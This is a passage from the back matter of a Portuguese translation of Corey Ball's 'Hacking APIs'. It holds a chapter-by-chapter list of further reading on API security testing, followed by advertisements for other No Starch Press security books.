"Códigos de status de resposta HTTP". MDN Web Docs. <https://developer.mozilla.org/en-US/docs/Web/HTTP>Status>.

Hacking APIs (Acesso antecipado) © 2022 por Corey Ball
Stuttard, Dafydd e Marcus Pinto. *Web Application Hacker's Handbook: Finding and Exploiting Security Flaws (Encontrando e explorando falhas de segurança)*. Indianápolis, IN: Wiley, 2011.

Capítulo 2: A anatomia das APIs da Web

- "Universidade da API: Práticas recomendadas, dicas e tutoriais para provedores e desenvolvedores de API". ProgrammableWeb.
<https://www.programmableweb.com/api-university>.
- Barahona, Dan. "O guia para iniciantes da API REST: Everything You Need to Know". APIsec, 22 de junho de 2020. <https://www.apisec.ai/blog/rest-api-and-its-significance-to-web-service-providers>.
- Madden, Neil. *API Security in Action (Segurança da API em ação)*. Shelter Island, NY: Manning, 2020. Richardson, Leonard e Mike Amundsen. *RESTful Web APIs*. Beijing: O'Reilly, 2013.
- Siriwardena, Prabath. *Segurança avançada de API: Protegendo APIs com OAuth 2.0, OpenID Connect, JWS e JWE*. Berkeley, CA: Apress, 2014.

Capítulo 3: Inseguranças da API

- Barahona, Dan. "Por que as APIs são seu maior risco de segurança". APIsec, 3 de agosto de 2021. <https://www.apisec.ai/blog/why-apis-are-your-biggest-security-risk>.
- "Projeto de segurança de API da OWASP." OWASP. <https://owasp.org/www-project-api-security>.
- "OWASP API Security Top 10." APIsecurity.io. <https://apisecurity.io/encyclopedia/content/owasp/owasp-api-security-top-10>.
- Shkedy, Inon. "Introdução ao cenário de segurança da API". Traceable, 14 de abril de 2021. <https://lp.traceable.ai/webinars.html?commid=477082>.

Capítulo 4: Configuração de um sistema de hacking de API

- "Introdução". Postman Learning Center. <https://learning.postman.com/docs/getting-started/introduction>.
- O'Gorman, Jim, Mati Aharoni e Raphael Hertzog. *Kali Linux Revealed: Mastering the Penetration Testing Distribution (Dominando a distribuição de testes de penetração)*. Cornelius, NC: Offsec Press, 2017.
- "Academia de Segurança na Web". PortSwigger. <https://portswigger.net/web-security>.

Capítulo 5: Configuração de alvos de APIs vulneráveis

- Chandel, Raj. "Configuração do laboratório de pentest de aplicativos da Web na AWS". Hacking Articles, 3 de dezembro de 2019.
<https://www.hackingarticles.in/web-application-pentest-lab-setup-on-aws>.
- KaalBhairav. "Tutorial: Setting Up a Virtual Pentesting Lab at Home". Cybrary, 21 de setembro de 2015. <https://www.cybrary.it/blog/0p3n/tutorial-for-setting-up-a-virtual-penetration-testing-lab-at-your-home>.

- OccupyTheWeb. "Como criar um laboratório virtual de hacking". Null Byte, 2 de novembro de 2016. <https://null-byte.wonderhowto.com/how-to/hack-like-pro-create-virtual-hacking-lab-0157333>.
- Stearns, Bill e John Strand. "Webcast: How to Build a Home Lab". Black Hills Information Security, 27 de abril de 2020. <https://www.blackhillsinfosec.com/webcast-how-to-build-a-home-lab>.

Capítulo 6: Descobrindo APIs

- "Diretório de APIs". ProgrammableWeb. <https://www.programmableweb.com/apis/directory>.
- Doerrfeld, Bill. "Descoberta de API: 15 maneiras de encontrar APIs." Nordic APIs, 4 de agosto de 2015. <https://nordicapis.com/api-discovery-15-ways-to-find-apis>.
- Faircloth, Jeremy. *Penetration Tester's Open Source Toolkit (Kit de ferramentas de código aberto para testadores de penetração)*. 4ª edição. Amsterdã: Elsevier, 2017.
- "Bem-vindo ao RapidAPI Hub". RapidAPI. <https://rapidapi.com/hub>.

Capítulo 7: Análise de endpoints

- Bush, Thomas. "5 exemplos de excelente documentação de API (e por que pensamos assim)." Nordic APIs, 16 de maio de 2019. <https://nordicapis.com/5-examples-of-excelente-api-documentacao>.
- Isbitski, Michael. "AP13: Exposição excessiva de dados em 2019". Salt Security, 9 de fevereiro de 2021. <https://salt.security/blog/api3-2019-excessive-data-exposure>.
- Scott, Tamara. "Como usar uma API: Just the Basics". Technology Advice, 20 de agosto de 2021. <https://technologyadvice.com/blog/information-technology/how-to-use-an-api>.

Capítulo 8: Ataques de autenticação

- Bathla, Shivam. "Hacking JWT Tokens: SQLi in JWT". Pentester Academy, 11 de maio de 2020. <https://blog.pentesteracademy.com/hacking-jwt-tokens-sqli-in-jwt-7fec22adb7d>.
- Lensmar, Ole. "Teste de segurança de API: How to Hack an API and Get Away with It". Smartbear, 11 de novembro de 2014. <https://smartbear.com/blog/api-security-testing-how-to-hack-an-api-part-1>.

Capítulo 9: Fuzzing de API

- "Fuzzing". OWASP. <https://owasp.org/www-community/Fuzzing>.

Capítulo 10: Explorando a autorização de API

- Shkedy, Inon. "Um mergulho profundo na vulnerabilidade mais crítica da API - BOLA (Broken Object Level Authorization)." <https://inonst.medium.com>.

Capítulo 11: Explorando a atribuição em massa

"Folha de dicas para atribuição em massa". OWASP Cheat Sheet Series. https://cheatsheetsseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html.

Capítulo 12: Injeção de API

Belmer, Charlie. "Cheatsheet de injeção de NoSQL". Null Sweep, 7 de junho de 2021. <https://nullsweep.com/nosql-injection-cheatsheet>.

"Injeção de SQL". PortSwigger Web Security Academy. <https://portswigger.net/web-security/sql-injection>.

Zhang, YuQing, QiXu Liu, QiHan Luo e XiaLi Wang. "XAS: ataques de script entre APIs em ecossistemas sociais". *Science China Information Sciences* 58 (2015): 1-14. <https://doi.org/10.1007/s11432-014-5145-1>.

Capítulo 13: Técnicas evasivas e teste de limite de taxa

"Como contornar o WAF HackenProof Cheat Sheet". Hacken, 2 de dezembro de 2020. <https://hacken.io/researches-and-investigations/how-to-bypass-waf-hackenproof-cheat-sheet>.

Simpson, J. "Tudo o que você precisa saber sobre API Rate Limiting". Nordic APIs, 18 de abril de 2019. <https://nordicapis.com/everything-you-need-to-know-about-api-rate-limiting>.

Capítulo 14: Ataque ao GraphQL

"Como explorar o GraphQL Endpoint: introspecção, consulta, mutações e ferramentas". YesWeRHackers, 24 de março de 2021. <https://blog.yeswehack.com/yeswerhackers/how-exploit-graphql-endpoint-bug-bounty>.

Shah, Shubham. "Explorando o GraphQL". Asset Note, 29 de agosto de 2021. <https://blog.assetnote.io/2021/08/29/exploiting-graphql>.

Swiadek, Tomasz e Andrea Brancaleoni. "Aquele único problema do GraphQL que você continua perdendo". Doyensec, 20 de maio de 2021. <https://blog.doyensec.com/2021/05/20/graphql-csrf.html>.

Capítulo 15: Violações e recompensas

"Artigos de segurança da API: As últimas notícias sobre segurança de API, vulnerabilidades e práticas recomendadas." APISecurity.io. <https://apisecurity.io>.

"Lista de redações de recompensas por bugs". Pentester Land: Offensive InfoSec. <https://pentester.land/list-of-bug-bounty-writeups.html>.


RECURSOS

Acesse <https://nostarch.com/hacking-apis> para ver as erratas e obter mais informações.

Mais livros de conteúdo prático da



PRENSA SEM AMIDO



BOOTCAMP DE BUG BOUNTY


O guia para encontrar e relatar vulnerabilidades na Web

Por VICKIE LI

416 pp., US\$

49,99

ISBN 978-1-7185-0154-6




SEGURANÇA NA WEB PARA DESENVOLVEDORES

Real Threats, Practical Defense (Ameaças reais, defesa prática)

POR MALCOLM MCDONALD

216 pp., \$29.95

ISBN 978-1-5932-7994-3




BLACK HAT PYTHON 2ND EDITION

Programação Python para Hackers e Pentesters

Por JUSTIN SEITZ E TIM ARNOLD 216

pp., US\$ 44,99

ISBN 978-1-7185-0112-6




A ARTE DA GUERRA CIBERNÉTICA

Guia do investigador para espionagem, ransomware e crime cibernético organizado

Por JON DIMAGGIO

241 pp., US\$ 39,99

ISBN 978-1-7185-0214-7



HACKING PRÁTICO DE IOT

O guia definitivo para atacar a Internet das Coisas

Por FOTIOS CHANTZIS, IOANNIS


STAIS, PAULINO CALDERON,

EVANGELOS DEIRMENTZOGLOU e

BEAU WOODS

646 págs., US\$ 49,99

ISBN 978-1-7185-0090-7



CYBERJUTSU

Segurança cibernética para o ninja moderno

Por ben MCCARTY

264 pp., US\$ 29,99

ISBN 978-1-7185-0054-9

TELEFONE:
800.420.7240 OU
415.863.9900

EMAIL:
SALES@NOSTARCH.COM
WEB:
WWW.NOSTARCH.COM